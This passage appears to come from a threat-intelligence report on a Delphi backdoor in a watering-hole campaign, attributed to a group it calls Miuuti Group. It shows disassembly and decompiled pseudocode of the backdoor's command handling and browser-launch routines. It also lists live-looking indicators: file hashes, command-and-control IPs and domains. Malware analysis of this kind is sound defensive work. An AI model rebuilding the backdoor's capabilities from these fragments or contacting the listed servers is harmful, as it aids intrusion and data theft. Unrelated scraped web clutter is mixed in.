CODE:045FAB81                 mov     edx, off_460DFEC
CODE:045FAB87                 mov     edx, [edx]
CODE:045FAB89                 call    System::__linkproc__ LStrLAsg(void *,void *)
CODE:045FAB8E                 lea     eax, [ebp+var_4]
CODE:045FAB91                 push    eax
CODE:045FAB92                 mov     edx, [ebp+System::AnsiString]
CODE:045FAB95                 mov     eax, offset _str___154.Text
CODE:045FAB9A                 call    unknown_libname_78 ; BDS 2005-2007 and Delphi6-7 Visual Component Library
CODE:045FAB9F                 mov     ecx, eax
CODE:045FABA1                 dec     ecx
CODE:045FABA2                 mov     edx, 1
CODE:045FABA7                 mov     eax, [ebp+System::AnsiString]
CODE:045FABAA                 call    System::__linkproc__ LStrCopy(void)
CODE:045FABAF                 mov     edx, [ebp+System::AnsiString]
CODE:045FABB2                 mov     eax, offset _str___154.Text
CODE:045FABB7                 call    unknown_libname_78 ; BDS 2005-2007 and Delphi6-7 Visual Component Library
CODE:045FABBC                 mov     ecx, eax
CODE:045FABBE                 lea     eax, [ebp+System::AnsiString]
CODE:045FABC1                 mov     edx, 1
CODE:045FABC6                 call    System::__linkproc__ LStrDelete(void)
CODE:045FABCB                 mov     eax, [ebp+var_4]
CODE:045FABCE                 call    unknown_libname_1097 ; BDS 2005-2007 and Delphi6-7 Visual Component Library
CODE:045FABD3                 mov     [ebp+var_40], eax
CODE:045FABD6                 mov     eax, [ebp+var_40]
CODE:045FABD9                 cmp     eax, 0F7h       ; switch 248 cases
CODE:045FABDE                 ja      def_45FABE4     ; jumptable 045FABE4 default case, cases 0,1,3,17,32,34,44,46,53,
CODE:045FABE4                 jmp     jpt_45FABE4[eax*4] ; switch jump
CODE:045FABE4 ; ---------------------------------------------------------------------------
CODE:045FABEB jpt_45FABE4     dd offset def_45FABE4, offset def_45FABE4, offset loc_45FAFCB
CODE:045FABEB                                         ; DATA XREF: sub_45FAB48+9C↑r
000BABCB 045FABCB: sub_45FAB48+83 (Synchronized with Pseudocode-A)
```

```
unknown_libname_78(&str___154[1], System__AnsiString);
System::__linkproc__ LStrDelete(&System__AnsiString);
v951 = (Teeprocs *)unknown_libname_1097(v954);
switch ( (unsigned int)v951 )
{
  case 2u:
    System::__linkproc__ LStrAsg(off_460DEFC[0], System__AnsiString);
    Teeprocs::TeeStr(v951, (const int)&v917);
    v372 = v917;
    sub_45E4948((int)&v916, a1);
    System::__linkproc__ LStrCatN(&v918, 3, v3, &str___154[1], v916);
    sub_45B36A8(*off_460DE1C, v918);
    goto LABEL_456;
  case 4u:
    Teeprocs::TeeStr((Teeprocs *)4, (const int)&v914);
    v372 = v914;
    v371 = (int)&str___154[1];
    sub_45B5958((int)&v913);
    v370 = v913;
    sub_45E490C((int)&v912);
    System::__linkproc__ LStrCatN(&v915, 5, v4, &str___154[1], v912);
    sub_45B36A8(*off_460DE1C, v915);
    goto LABEL_456;
  case 5u:
    Teeprocs::TeeStr((Teeprocs *)5, (const int)&v911);
    System::__linkproc__ LStrCat((int)&v911, &str___154[1]);
    sub_45B36A8(*off_460DE1C, v911);
    goto LABEL_456;
  case 6u:
    sub_45B4210((int)&str___154[1], System__AnsiString, (int)&v927);
    *off_460DA48[0] = unknown_libname_1097(v927);
    *off_460DAC8 = unknown_libname_1097(v928);
    *off_460DB2C = unknown_libname_1097(v929);
    *(_DWORD *)off_460DAA4 = unknown_libname_1097(v930);
    *off_460DABC = sub_45B4864(v931);
    System::__linkproc__ LStrAsg(off_460DFA4, v932);
```

After analysis, we found that the delphi backdoor is a cross between the ancient gray pigeon backdoor and XtremeRAT, adding dozens of functions that meet the needs of modern attacks, some of which impressed us.



```
ExceptionList = NtCurrentTeb()->NtTib.ExceptionList;
__writefsdword(0, (unsigned int)&ExceptionList);
unknown_libname_78(&str___73[1], v15);
System::__linkproc__ LStrCopy(&v9);
unknown_libname_78(&str___73[1], v15);
System::__linkproc__ LStrDelete(&v15);
System::__linkproc__ LStrCmp(v9, &str_Chrome[1]);
if ( v2 )
{
  sub_45B5D94(&v8);
  System::__linkproc__ LStrCat3((int)&v13, v8, &str_Google_Chrome_[1]);
  System::__linkproc__ LStrCat3((int)&v12, v13, &str_User_Data_[1]);
  System::__linkproc__ LStrCat3((int)&System__AnsiString, v13, v14);
  if ( !(unsigned __int8)Sysutils::FileExists(System__AnsiString) )
    sub_45D7610(v12, System__AnsiString);
  System::__linkproc__ LStrLAsg(&v10, &str_cmd_exe__C_star[1]);
  System::__linkproc__ LStrCat((int)&v10, &str____no_sandbox__[1]);
  System::__linkproc__ LStrCat((int)&v10, (void *)System__AnsiString);
  sub_45D9B0C((char *)dword_4613CFC, (char *)v10);
}
System::__linkproc__ LStrCmp(v9, &str_IE[1]);
if ( v2 )
{
  System::__linkproc__ LStrLAsg(&v10, &str_cmd_exe__c_star[1]);
  sub_45D9B0C((char *)dword_4613CFC, (char *)v10);
}
System::__linkproc__ LStrCmp(v9, &str_Mute[1]);
if ( v2 )
{
  v3 = sub_4548464(0, 0, ExceptionList, v6, v7, v8, v9, v10, System__AnsiString);
  sub_4548794(v3, 793, v3, 0x80000);
```

Miuuti Group


During the two-year watering hole activity, the gang used mainstream languages such as .net, c++, golang, and delphi to develop malware. The overall level of immunity from killing was high, reflecting high tactical literacy. After dimensional analysis, we believe that there is a larger and higher-level group above the Golden Eye Dog. This group has a large number of personnel and high liquidity. At present, there is no real evidence to prove the relationship with other organizations. , so we temporarily call it Miuuti

Group.

We have a moderate level of confidence that the Miuuti Group was associated with multiple zero-day attacks on messaging software during 2015-2017.

Summarize

At present, the full line of products based on the threat intelligence data of Qi'anxin Threat Intelligence Center, including Qi'anxin Threat Intelligence Platform (TIP), Tianqing, Tianyan Advanced Threat Detection System, Qi'anxin NGSOC, Qi'anxin Situational Awareness, etc., have already supported this Accurate detection of class attacks.



查询示例

hot.tenchier.com	121.37.189.177
mail-view.ddns.net	2a734e2189ad40fdd8ad7...

1	webmine.cz
2	xred.mooo.com
3	du.testjj.com
4	hot.tenchier.com
5	fget-career.com

更新时间：2022-04-15

域名解析及威胁监测拦截服务

纯净、稳定、无劫持

累计解析域名	累计拦截恶意域名
138.67亿	30万

IOC

MD5:

3ec706ccc848ba999f2be30fce6ac9e2

6bd09914b8e084f72e95a079c2265b77

b8da59d15775d19cc1f33f985c22e4cb

508299cdef7a55e8dbbbc17fbc8d6591

241426a9686ebcb82bf8344511b8a4ca

2269f8f79975b2e924efba680e558046

CC:

156.245.12.43:6688

154.39.254.183:1446

156.255.211.27:1445

209.209.49.241:5780

45.207.36.24:6688

118.107.47.123:6688

nsjdhmdjs.com

telegarmzh.com

downtele.xyz

Reference link

[1] https://mp.weixin.qq.com/s/XBH8ONtjvM1ivG2_Iadfew

[2] https://mp.weixin.qq.com/s/ferNBN0ztRknN84IpPpwgQ

[3] https://mp.weixin.qq.com/s/4UaOzNk03VZLXwzrPWSsHw

[4] https://decoded.avast.io/luigicamastra/operation-dragon-castling-apt-group-targeting-betting-companies/

[5] https://mp.weixin.qq.com/s/b-0Gv_l-nnks-RnSdXBFBw